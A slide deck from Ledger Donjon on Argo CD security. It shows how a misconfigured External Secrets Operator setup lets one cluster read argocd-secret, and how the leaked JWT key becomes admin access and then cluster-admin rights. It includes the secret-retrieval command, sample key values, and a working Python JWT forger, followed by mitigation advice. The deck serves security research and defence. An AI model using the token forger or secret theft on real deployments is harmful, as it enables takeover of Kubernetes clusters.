Argo CD Secrets

Nicolas IOOSS

LEDGER DONJON

Contents


1. Argo CD
2. Case study (vulnerable configuration)
3. Recommendations

What is Argo CD?

Very simplified DevOps/GitOps pipeline


Continuous Integration (CI)
Continuous Deployment (CD)


What is Argo CD?



User Interface

- Web UI
- CLI
- API





Argo CD demonstration website https://cd.apps.argoproj.io/

Argo CD Security

Taken seriously:

- https://argo-cd.readthedocs.io/en/release-3.0/operator-manual/security/ (❤ doc)
- https://github.com/argoproj/argo-cd/security (security policy and past issues)
- Signed releases, security audits…
- Go

But… Argo CD is cluster admin in controlled clusters,

by default (able to override in Helm chart)

cf. issue #5389 and PR argo-helm #730

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  labels:
    app.kubernetes.io/name: argocd-application-controller
    app.kubernetes.io/part-of: argocd
    app.kubernetes.io/component: application-controller
  name: argocd-application-controller
rules:
- apiGroups:
  - '*'
  resources:
  - '*'
  verbs:
  - '*'
- nonResourceURLs:
  - '*'
  verbs:
  - '*'
```

https://github.com/argoproj/argo-cd/blob/v3.0.0/manifests/cluster-rbac/application-controller/argocd-application-controller-clusterrole.yaml

Argo CD Configuration

- No traditional database (MariaDB, PostgreSQL...)
- Application resources using CRD (Custom Resource Definitions)
- Argo CD settings:
  - Kubernetes ConfigMap `argocd-cm`
  - Kubernetes Secret `argocd-secret`


Argo CD Configuration: `argocd-secret`

```yaml
apiVersion: v1
data:
  admin.password: ++++++++
  admin.passwordMtime: ++++++++
  server.secretkey: ++++++++
  tls.crt: ++++++++
  tls.key: ++++++++
kind: Secret
metadata:
  annotations:
    argocd.argoproj.io/tracking-id: argo-cd:/Secret:argocd/argocd-secret
    cert-manager.io/alt-names: cd.apps.argoproj.io
    cert-manager.io/certificate-name: argo-cd-cert
    cert-manager.io/common-name: cd.apps.argoproj.io
    cert-manager.io/ip-sans: ''
    cert-manager.io/issuer-group: ''
    cert-manager.io/issuer-kind: Issuer
    cert-manager.io/issuer-name: argo-cd-issuer
    cert-manager.io/uri-sans: ''
    kubectl.kubernetes.io/last-applied-configuration: >-
      {"apiVersion":"v1","kind":"Secret","metadata":{"annotations":{"argocd.argoproj.io/track
  creationTimestamp: '2024-02-22T15:52:47Z'
  labels:
    app.kubernetes.io/name: argocd-secret
    app.kubernetes.io/part-of: argocd
    controller.cert-manager.io/fao: 'true'
  name: argocd-secret
  namespace: argocd
  resourceVersion: '540090943'
  uid: 9c4259f0-1d03-41a2-a83f-dbc1835876f6
type: Opaque
```

https://cd.apps.argoproj.io/applications/argocd/argo-cd?view=tree&resource=&node=%2FSecret%2Fargocd%2Fargocd-secret%2F0

Contents

2 clusters with External Secrets Operator



What are Kubernetes “Secrets”?


Configuration values for deployed applications:

- database passwords
- access tokens
- private keys for TLS
- …

Example: access token to container image registry, shared between clusters

→ use-case for External Secrets Operator (https://external-secrets.io/latest/)

2 clusters with External Secrets Operator



Attack

From cluster B, with External Secrets Operator credentials:

```
$ aws secretsmanager get-secret-value --secret-id platform/argocd/secret
{
  "ARN": "arn:aws:secretsmanager:eu-west-3:[...]",
  "Name": "platform/argocd/secret",
  "SecretString": "{
\"admin.password\":\"$2a$10$4sRnwtvm9XMbSAPDZyImTeh37MREP6yDnRfellIQamT/cuMn5Jgm.\",
\"server.secretkey\":\"JA+Lqmv/d7TbM8yrOEIT+cRIsJAGxAxrqo6hghOK9MQ=\"}",
```

Password hash

JWT key for session cookies and API tokens

Attack

Forging a specific token for cookie `argocd.token`

Admin on the WebUI.

To become cluster admin: deploy a new application with admin ClusterRoleBinding

```python
def forge_jwt(key: str, audience: str = "argocd") -> str:
    now = int(time.time())
    header = json.dumps({
        "alg": "HS256",
        "typ": "JWT",
    }).encode("ascii")
    claims = json.dumps({
        "iss": "argocd",
        "aud": audience,
        "iat": now,
        "nbf": now,
        "exp": now + 24 * 3600,
        "sub": "admin:login",
        "jti": "01234567-89ab-cdef-0123-456789abcdef",
    }).encode("ascii")
    signed = b64url_encode(header) + b"." + b64url_encode(claims)
    signature = hmac.digest(key.encode("ascii"), signed, "sha256")
    token = signed + b"." + b64url_encode(signature)
    return token.decode("ascii")

print(forge_jwt("JA+Lqmv/d7TbM8yrOEIT+cRIsJAGxAxrqo6hghOK9MQ="))
```

Contents

1. Argo CD
2. Case study (vulnerable configuration)
3. Recommendations

Recommendations

1. Restrict access to the value of `argocd-secret` (including field `server.serverkey`)
   - If synchronized with External Secrets Operator, control what can read/write
2. When using SSO authentication, disable local admin account
   - Add `admin.enabled: "false"` to the ConfigMap `argocd-cm`
3. Drop cluster admin privileges for `argocd-application-controller`
   - Only grant permissions to some namespaces
4. Assess generic security recommendations for Kubernetes clusters
   - Service account management ; secrets rotation ; network policy...

In security incident response, assume: read `argocd-secret` ⇒ gained cluster admin privileges.

Conclusion

New kind of lateral movement attack where Kubernetes clusters share the same external storage of their Secrets.

Vulnerability lies in the way Argo CD is deployed, not in the project itself.

More details in the article.

See also blog post: https://www.ledger.com/argo-cd-security-misconfiguration-adventures

Questions

?

Bonus slides

History

- 2018: first commit
- 2019: v1.0
- 2020: CNCF Incubating maturity
- 2021: v2.0 and first ArgoCon
- 2022: CNCF Graduated maturity
- 2024: @memenetes tweets

  > “When everybody else is an Argo CD fan, but you still use Flux”
  > https://x.com/memenetes/status/1817953369824100626

- 2025: v3.0